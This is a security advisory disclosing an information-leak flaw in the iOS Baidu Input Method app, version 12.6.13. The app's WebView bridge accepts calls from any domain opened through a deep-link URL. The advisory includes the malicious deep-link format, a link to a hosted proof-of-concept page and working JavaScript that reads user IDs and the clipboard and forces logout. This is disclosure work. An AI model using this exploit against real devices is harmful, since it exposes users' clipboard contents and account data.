# An information leak vulnerability in the iOS version of Baidu Input Method

## Brief Description

Baidu Input Method app is a popular input method app. It ranks #27 in the "Tool" category list on the App Store of China Area (as of 2024-12-17).



The iOS version of the Baidu Input Method supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a domain name validation** when these interfaces are invoked.


Thus, an attacker can craft **a malicious URL (Scheme)**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the Baidu Input Method app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining**

**victim's account information** (such as NickName, Avatar, UserID, Number of daily input words), **reading victim's clipboard** and **interfering with victim's normal use** (such as setting device volume, forcefully logging out the account).


## Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **BaiduIMSettings2://openurl?url=https://attack.com/attack.html**. Here, "**attack.com**" represents a domain under the attacker's control. In our experiment, we use "**https://zhouziyi1.github.io/iOSJS/baiduinput/atkBaiduInput.html**" as the malicious webpage.

When the victim clicks on this URL (**BaiduIMSettings2://openurl?url=https://zhouziyi1.github.io/iOSJS/baiduinput/atkBaiduInput.html**), it directs the victim to the Baidu Input Method app and opens the webpage **https://zhouziyi1.github.io/iOSJS/baiduinput/atkBaiduInput.html** within the app.




Within the webpage, the attacker can then invoke privileged interfaces and perform malicious behaviours such as **obtaining victim's account information** (such as NickName, Avatar, UserID, Number of daily input words), **reading victim's clipboard** and **interfering with victim's normal use** (such as setting device volume, forcefully logging out the account).




Part of the code for JS to call OC and the callback function defined in JavaScript are shown below:

```
setTimeout(function() {
    fetchData('wvjs://__wvjs_has_message__?message={"name":"getCommonParameters","data":{},"messageID":1,
    "callbackID":1}');
    fetchData('wvjs://__wvjs_has_message__?message={"name":"getCuid","data":{},"messageID":1,"callbackID":2}');
    fetchData('wvjs://__wvjs_has_message__?message={"name":"getWordCount","data":{},"messageID":1,
    "callbackID":3}');
}, 1000);

document.getElementById("AccessClipBoard").onclick = function () {
    fetchData('wvjs://__wvjs_has_message__?message={"name":"getClipboard","data":{},"messageID":1,
    "callbackID":4}');
}

document.getElementById("LogOut").onclick = function () {
    fetchData('wvjs://__wvjs_has_message__?message={"name":"logout","data":{},"messageID":1,"callbackID":99}');
}

document.getElementById("VolumeMax").onclick = function () {
    fetchData('wvjs://__wvjs_has_message__?message={"name":"setVolume","data":{"volume":1},"messageID":1,
    "callbackID":100}');
}
```

```
var WVJSProxy = {};

WVJSProxy.didReceiveMessage = function(res){
    var json = JSON.parse(res);
    var callback_id = json.callbackID;
    switch(callback_id){
        case 1:
            var CommonParametersStr = json.data.data;

            let uidParts = CommonParametersStr.split("uid=");
            let uidValue = uidParts[1].split("&")[0];
            document.getElementById("UID").innerText = "Your UID: \n" + uidValue;

            let bduidParts = CommonParametersStr.split("bduid=");
            let bduidValue = bduidParts[1].split("&")[0];
            document.getElementById("BaiduUID").innerText = "Your BaiduUID: \n" + bduidValue;

            let agidParts = CommonParametersStr.split("agid=");
            let agidValue = agidParts[1].split("&")[0];
            document.getElementById("AGID").innerText = "Your AGID: \n" + agidValue;
            break;
```

## Impact of the Vulnerability

**Scope of the vulnerability**: Baidu Input Method iOS version 12.6.13 (the latest version as of 2024-12-17).
**Consequences of the vulnerability**: Information disclosure.
**Download Link For Affected Application**:

- **US:** https://apps.apple.com/us/app/%E7%99%BE%E5%BA%A6%E8%BE%93%E5%85%A5%E6%B3%95-%E8%AF%AD%E9%9F%B3%E8%A1%A8%E6%83%85%E6%96%97%E5%9B%BE%E8%BE%93%E5%85%A5%E6%B3%95/id916139408
- **CN:** https://apps.apple.com/cn/app/%E7%99%BE%E5%BA%A6%E8%BE%93%E5%85%A5%E6%B3%95-%E8%AF%AD%E9%9F%B3%E8%A1%A8%E6%83%85%E6%96%97%E5%9B%BE%E8%BE%93%E5%85%A5%E6%B3%95/id916139408

## Possible Countermeasures

Should implement more strict domain name checks before the invocation of privileged interfaces.